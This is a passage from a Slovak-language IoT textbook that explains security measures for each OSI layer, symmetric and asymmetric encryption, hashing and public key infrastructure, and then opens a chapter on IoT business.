Táto vrstva definuje technické a fyzické špecifikácie dátového pripojenia a zodpovedá za fyzickú komunikáciu medzi rôznymi koncovými stanicami. Prístup útočníka k médiu, kabeľáži môže ohroziť bezpečnosť sieťovej komunikácie.

Ochrana tejto vrstvy zvyčajne zahŕňa bezpečnostnú kontrolu a evidenciu prístupu, zámky, dvere a iné ochranné prvky fyzického prostredia. Komplikácia nastáva v prípade bezdrôtového média (WiFi, Bluetooth, ZigBee). Aj tu však môžeme využiť špeciálne nátery pre zabránenie šírenia signálu mimo vymedzený priestor.

Spojová vrstva (Data Link Layer)

Vrstva zahŕňa dátové pakety, ktoré majú byť transportované fyzickou vrstvou. Poruchy a chyby na tomto mieste môžu brániť funkcii sieťovej vrstvy (tretia vrstva v hierarchii). Zraniteľné miesta v tejto vrstve môžu zahŕňať spoofing MAC adries a obchádzanie VLAN.

Bežné metódy na ochranu zahŕňajú filtrovanie MAC adries, blokovanie portov na switchoch a vyhodnocovanie bezdrôtových aplikácií, ktoré zabezpečujú, že majú zabudované šifrovanie a autentifikáciu.

Sieťová vrstva (Network Layer)

Tretia vrstva je posledná, ktorá zaisťuje komunikáciu s fyzickým/reálnym svetom a súvisí s adresovaním, smerovaním a riadením dát. Medzi časté útoky na sieť patrí takzvaný IP spoofing, kde sa útočník snaží pozmeniť IP adresu zdrojovej stanice a získať tak neoprávnený prístup do siete.

Protipatrením je posilnenie kontroly komunikácie sieťovej vrstvy. To je zaistené pomocou filtrovania komunikácie firewallom.

Transportná vrstva (Transport Layer)

Účelom transportnej vrstvy je zaisťovať prenos dát medzi koncovými používateľmi. Transportná vrstva má na starosti spoľahlivosť daného spojenia. Niektoré protokoly sú stavové a spojoovo orientované. Znamená to, že transportná vrstva dokáže sledovať a vyžiadať opakované posielanie paketov, ktoré neboli správne doručené. Najznámejším príkladom protokolu 4. vrstvy je TCP a UDP.

Pre zaistenie bezpečnosti tejto vrstvy a zamedzeniu jej zneužitia, je vhodná implementácia brány firewall. Obmedzenie prístupu k prenosovým protokolom a informáciám o používaných sieťových službách (t.j. - číslo portu TCP/UDP) je prvoradé pre bezpečnosť komunikácie.

Relačná vrstva (Session Layer)

Vrstva, ktorá zaisťuje vytvorenie, správu a ukončenie komunikačného kanálu, medzi lokálnou a vzdialenou stranou. Táto vrstva vytvára a spravuje TCP/IP komunikačné relácie.

Najlepším spôsobom zabezpečenia vrstvy je použiť šifrovanú komunikáciu, nasadenie detekčných a prevenčných systémov (označované aj ako IDS a IPS), ktoré sledujú či je komunikácia otváraná, ako dlho trvá, zdrojové a cieľové adresy, akým spôsobom sa ukončuje a podobne.

Prezentačná vrstva (Presentation Layer)

Zodpovedná za organizáciu dát prenášaných z aplikačnej vrstvy do siete. Vrstva štandardizuje dáta do a z rôznych miestnych formátov pomocou rôznych schém konverzií.

Zabezpečenie tejto vrstvy sa robí pomocou oddelenia, filtrovania a úpravy používateľských vstupov.

Aplikačná vrstva (Application Layer)

Poskytuje služby používateľskému rozhraniu aplikácie. Je to najbližšia vrstva modelu OSI ku koncovému používateľovi. Táto vrstva poskytuje hackerovi najširšie možnosti. Po zneužití môže byť celá aplikácia manipulovaná, dáta používateľov môžu byť odcudzené.

Najčastejšie sú zneužívané chyby v aplikáciách, nedostatky v návrhu architektúry aplikácie. Pre zaistenie bezpečnosti na aplikačnej vrstve je potrebný bezpečný kód aplikácie. Pre tento účel bolo vytvorených niekoľko metodológií, napríklad - SDLC, rôzne typy testovania a podobne.

Z pohľadu konkrétneho návrhu viacvrstvého modelu ochrany proti útokom na sieť, infraštruktúru či IoT zariadenie je potrebné poznať odpovede na nasledujúce otázky:

- Čo chrániť?

- Pred kým sa chrániť?
- Ako sa chrániť?
- Ako zistiť, že na zariadenie (prípadne systém) bol vykonaný útok?

Tento prístup využíva koncept modelovania hrozieb. Modelovanie hrozieb je prístupom k analýze bezpečnosti aplikácie alebo systému. Je to štruktúrovaný prístup, ktorý umožňuje identifikovať, kvantifikovať (vyjadriť na stupnici) a znížiť resp. odstrániť bezpečnostné riziká spojené s aplikáciou či systémom.

6.7 Šifrovanie

Šifrovanie je úprava správy pred jej odoslaním do takej formy, aby bola čitateľná len pre odosielateľa a prijímateľa, ale nie pre iných ľudí, prípadne zariadenia, ktoré majú prístup ku komunikačnému kanálu.


Šifrovanie sa vykonáva pomocou šifrovacieho kľúča a šifrovacieho algoritmu. Šifrovací algoritmus je postup, pomocou ktorého pretransformujeme správu z čitateľnej do nečitateľnej podoby. Šifrovací kľúč je parameter (skupina znakov), ktorý vstupuje do šifrovacieho algoritmu a od neho sa odvíja, ako bude algoritmus nahradzovať resp. premiešavať údaje v správe, čím sa stane správa nečitateľná.

Podľa toho, koľko kľúčov sa používa pri šifrovaní a dešifrovaní správ, delíme šifrovanie na:

- **symetrické** - na šifrovanie a dešifrovanie správ sa používa rovnaký kľúč,
- **asymetrické** - na šifrovanie sa používa jeden kľúč a na dešifrovanie druhý kľúč.

Symetrické šifrovanie

Symetrická šifra používa pre zašifrovanie aj dešifrovanie dát rovnaký kľúč. Hlavným problémom je bezpečný prenos šifrovacích kľúčov medzi odosielateľom a príjemcom. Pokiaľ komunikujú cez nezabezpečený kanál, ktorý môže byť odpočúvaný, posielanie šifrovacích kľúčov cez tento kanál nie je bezpečné.



Symetrické šifry delíme na:

- **transpozičné** - zašifrovaná správa obsahuje rovnaké znaky ako pôvodná správa, no znaky majú inú pozíciu (napr. správa napísaná odzadu),


- **sSubstitučné** - zašifrovaná správa obsahuje iné znaky ako správa pôvodná (napr. každé písmeno posunieme o 3 miesta, t.j. A -> D, B -> E, C -> F, ...),
- **hybridné** - sú kombináciou transpozičných a substitučných šifier.

Systém symetrického šifrovania obsahuje 5 základných komponentov:

- **otvorený text**(tzv. plain text)—je to pôvodné zrozumiteľné hlásenie alebo dáta, ktoré sú privádzané algoritmu ako vstup,
- **šifrovací algoritmus** - šifrovací algoritmus vykonáva rôzne substitúcie a permutácie nad vstupným textom,
- **tajný kľúč**—ide o druhý vstup do šifrovacieho algoritmu. Presné vykonané náhrady a permutácie závisia od kľúča, algoritmus bude produkovať v závislosti na konkrétnom kľúči, ktorý bol použitý v danom čase, iný výstup,
- **šifrovaná správa** - správa, ktorá je produkovaná ako výstup algoritmu,
- **dešifrovací algoritmus** - reverzný algoritmus k šifrovaciemu algoritmu. Jeho úlohou je získať zrozumiteľný text zo šifrovanej správy.

Asymetrické šifrovanie

U asymetrických šifier odpadá problém prenosu šifrovacieho kľúča, pretože na šifrovanie a dešifrovanie sa používa kľúčový pár. Jeden kľúč na zašifrovanie správy a druhý na dešifrovanie. Jednotlivé operácie šifrovania a dešifrovania sú zameniteľné, preto sa pri asymetrickom šifrovaní namiesto šifrovacích kľúčov hovorí o privátnom a verejnom kľúči.



Verejný kľúč - môže byť zdieľaný so všetkými. Vo všeobecnosti sa používa na nasledujúce účely:

- poskytnúť oprávnenia na autentifikáciu (umožniť prístup pre niekoho),
- skontrolovať, kto podpísal dokument,
- šifrovať správy, ktoré sú adresované iba vlastníčkovi certifikátu.

Privátny kľúč by mal byť uchovávaný v tajnosti a v žiadnom prípade by nemal byť zdieľaný alebo odhalený nikomu (dokonca ani banke, alebo správcovi siete). Môže sa použiť na identifikáciu vlastníka certifikátu, napríklad v týchto situáciách:

- autentifikácia vlastnej osoby (dokázať, že osoba je skutočne tou, za ktorú sa vydáva),
- podpisovanie dokumentov,
- dešifrovanie správ, ktoré boli zašifrované verejným kľúčom.

-----BEGIN PUBLIC KEY-----

```
MIGfMA0GCSqGSIb3DQEBAQUAA4GNADCBiQKBgQCqGKuk01De7zhZj6+H0qtjTkVxwTCpvKe4eCZ0
FPqri0cb2JZfXJ/DgYSF6vUpwmJG8wVQZKjeGcjDOL5UlsuusFncCzWBQ7RKNUSesmQRMSGkVb1/
3j+skZ6UtW+5u09lHNSj6tQ51s1SPrCBkedbnf0Tp0GbMJDyR4e9T04ZZwIDAQAB
```


-----END PUBLIC KEY-----

Výhodou asymetrického šifrovania je odstránenie problému bezpečného prenosu kľúčov. Za nevýhodu je považovaná rýchlosť šifrovacieho procesu, ktorá je horšia než u symetrických šifier.


Hashovanie

Jedným z možných problémov pri zabezpečení prenosu dát je aj možná zmena dát útočníkom. Útočník by mohol pozmeniť informáciu o prevode peňazí na iný cieľový účet, než bolo pôvodne v správe uvedené.

Aby sa zistilo, či dáta neboli po ceste zmenené, používajú sa hash funkcie. Hash funkcia je jednosmerná matematická funkcia, ktorá pre vstupný reťazec ľubovoľnej dĺžky vygeneruje výstupný reťazec pevnej dĺžky a to tak, že akákoľvek zmena vstupného reťazca (napríklad aj jedného znaku) má za následok zmenu výstupného reťazca.



U kryptografického hashu je požadovaný takzvaný lavínový efekt (tzv. avalanche effect), ktorý spôsobí, že aj pri drobnej úprave vstupu sa zmení aspoň polovica výstupu.



Obrázok 6.13 - Lavínový efekt

Zdroj [32]

Funkcia vygeneruje na výstupe reťazec vždy rovnakej dĺžky. Znamená to, že funkcia vygeneruje rovnako dlhý výstupný reťazec pre akýkoľvek vstup. Teda reťazec o veľkosti 1 bajt aj 500 megabajtov bude mať vždy rovnako dlhý výstupný reťazec. Najčastejšie sa používajú výstupné reťazce o dĺžke 128bitov, 256bitov alebo 512bitov.

To, že funkcia označená ako jednosmerná znamená, že z výstupného reťazca nie je možné spätne získať vstupný reťazec. Ak by to bolo možné, získali by sme najlepší kompresný algoritmus na svete, pretože z 20GB súboru by bolo možné dostať reťazec dĺžky 512B a z neho spätne získať pôvodný 20GB reťazec.

Výstupný reťazec hash funkcie nazývame aj digitálny odtlačok (anglicky označovaný ako tzv. fingerprint). Samotné algoritmy pre generovanie digitálnych odtlačkov sú dobre známe a v súčasnosti sa používajú najmä algoritmy MD5, SHA-1 a SHA-512.


Algoritmy MD5 a SHA-1 sa už nepovažujú za bezpečné, keďže boli nájdené takzvané hash kolízie (tzv. hash collision) a bol na ne zrealizovaný útok nájdenia vzoru. Hash kolízia je situácia, kedy dva vstupy vyprodukovali rovnaký hash. Útok nájdením vzoru spočíva v prehľadaní slovníka so vstupnými reťazcami a ich hash vzormi, pričom pri nájdení vzoru si v slovníku vieme pozrieť príslušný vstupný reťazec.

Hash sa okrem iného používa aj pre zaistenie integrity dát prenášaných cez nezabezpečenú sieť. Ako teda môžeme overiť integritu prenášaných dát po internete? Na začiatku prenosu pred odoslaním dát vygenerujeme digitálny odtlačok prenášaných dát a pošleme ho spolu s dátami do cieľového zariadenia.


Výrobca zverejní inštalačný balík. Súčasne sa s balíkom zverejní aj hash výstup inštalátora. Pre overenie, že inštalátor je skutočne od výrobcu, si po stiahnutí inštalačného balíka vygenerujeme hash a výstup porovnáme s tým, ktorý je zverejnený na stránkach výrobcu.

Ďalším využitím hashovania je odtlačok dát v posielanej správe. Odosielajúca strana si vypočíta hash správy a pošle ho príjemcovi spolu so správou. Príjemca si taktiež vypočíta hash správy a porovná ho s prijatým odtlačkom. Ak odtlačky súhlasia, reťazec sa preniesol správne. Ak nie, prenesené dáta boli upravené alebo nesprávne doručené a je nutné ich poslať znova. Podobný princíp zaistovania integrity dát s pomocou hashu sa využíva pri Bitcoine.

6.8 Infraštruktúra verejného kľúča (PKI)



Koncept PKI pridáva do komunikácie tretiu stranu, ktorá vystupuje ako dôveryhodný partner – takzvaná autorita. Tento partner istým spôsobom dosvedčí, že identita druhej strany je skutočná. V prípade komunikácie s využitím elektronických občianskych preukazov to môže byť štát, ktorý vydal konkrétnej osobe elektronický občiansky preukaz s certifikátom. Následne sa osoba vie týmto preukazom identifikovať a preukázať pravosť svojej identity.



Autorita

V infraštruktúre PKI vystupujú dve nezávisle autority:

- certifikačná autorita (CA) – vydáva certifikáty,
- registračná autorita (RA) – identifikuje vlastníka certifikátu.

V praxi môže byť oboma týmito autoritami jeden subjekt. PKI dokáže zviazať sadu asymetrických kľúčov (verejný a privátny) s príslušnou identitou používateľa s využitím certifikačnej autority. Identita používateľa musí byť jedinečná v rámci každej domény podliehajúcej certifikačnej autorite. Zviazanie prebehne pomocou procesu registrácie identity (RA) a vydania certifikátu (CA), ktorý je naviazaný na verejný kľúč osoby. Veľmi dôležité je, aby registračná autorita zaručila nepopierateľnosť faktu, že certifikát reprezentuje identitu práve tej osoby, ktorej bol vydaný.

Certifikát


Certifikát sa používa ako ochrana proti podvrhnutiu verejného kľúča. Ako už bolo spomenuté, odporúča sa, aby bol certifikát vydaný nezávislou certifikačnou autoritou. Certifikát je často prirovnávaný k elektronickému občianskemu preukazu. Obsahuje podobné položky ako občiansky preukaz:

Certifikát	Občiansky preukaz
Verzia	Formát dokladu (knižka, karta, atď.)
Poradové číslo	Číslo preukazu
Algoritmus podpisu	Ochranné prvky
Vydavateľ	Vydal
Platnosť	Platnosť
Meno, adresa	Meno, adresa
Verejný kľúč	-
-	Fotografia
Elektronický podpis	Podpis, biometria, ochranné prvky

Tabuľka 6.2 - Údaje v certifikáte a občianskom preukaze

Digitálny certifikát môže existovať v niekoľkých rôznych formátoch. Jedným z najpopulárnejších štandardov je X.509 vyvinutý ITU-T telekomunikačnou normalizačnou sekciou (ITU-T). Špecifikuje štandardné formáty certifikátov verejných kľúčov a algoritmus na overenie certifikačnej cesty. V položkách obsiahnutých v digitálnom certifikáte sú nejaké variácie, ale zvyčajne obsahujú nasledujúce položky:

- verejný kľúč majiteľa certifikátu,
- použitý algoritmus verejného kľúča,
- meno osoby alebo organizácie, ktorej bolo osvedčenie vydané,
- dátum skončenia platnosti verejného kľúča,
- názov vydávajúceho certifikačného orgánu,
- URL príslušného zoznamu zrušených certifikátov,
- algoritmus podpisu certifikátu,
- digitálny podpis vydávajúceho certifikačného orgánu.



Obrázok 6.17 - Digitálny certifikát

Zdroj [11]

Digitálne certifikáty je možné získať z rôznych zdrojov. V závislosti od zdroja môžu byť tieto certifikáty bezplatné, alebo stať aj tisíce eur. Certifikáty sú platné pre rôzne obdobia a pre rôzne účely. Obvykle sú dĺžky stanovené v násobkoch rokov, no je možné vydávať aj trvalé certifikáty.

Vo všeobecnosti sa odporúča, aby sa životnosť certifikátu udržiavala pomerne krátka, takže ak niekto ukradne súkromný kľúč, nezíska falošnú identitu natrvalo. Ak niekto vlastní privátny kľúč inej osoby, môže predstierať, že je iná osoba. Takéto predstieranie sa označuje aj ako krádež identity.



7


Rapídne prototypovanie
Životný cyklus produktu
Biznis model Canvas
MoSCoW model
Dátová analytika

7.1 IoT a biznis

Internet vecí (IoT) vytvára priestor pre nové produkty a služby. Vznikajú nové príležitosti pre začínajúcich a existujúcich podnikateľov. Pripojené zariadenia budú produkovať nové dáta, ktoré je možné analyzovať a získavať tak nové informácie a poznatky. Žijeme v dobe, kedy sa informácie stávajú predmetom obchodu.

Pre bežného človeka môže IoT zlepšiť verejnú bezpečnosť, logistiku, zdravotnú starostlivosť, zlepšiť informovanosť a rýchlosť komunikácie. Ak sa na túto problematiku nazerá z komerčného hľadiska, človek sa môže stať koncovým zákazníkom, ktorý si môže za kvalitnú službu zaplatiť.

Mnohí majú sen vybudovať si vlastný start-up, v ktorom vytvoria produkt, ktorý zmení svet k lepšiemu. Od nápadu až po jeho realizáciu a úspešné presadenie na trhu, je veľmi dlhá a často aj trnistá cesta. Podnikanie je náročný proces, ktorý kladie vysoké požiadavky na odborné znalosti a osobnostné predpoklady podnikateľa. Často je potrebný aj kúsok šťastia a vhodné načasovanie, ktoré prispieva k úspechu podnikateľského nápadu.



Obrázok 7.1 - Ilúzia špičky ľadovca

Zdroj [34]

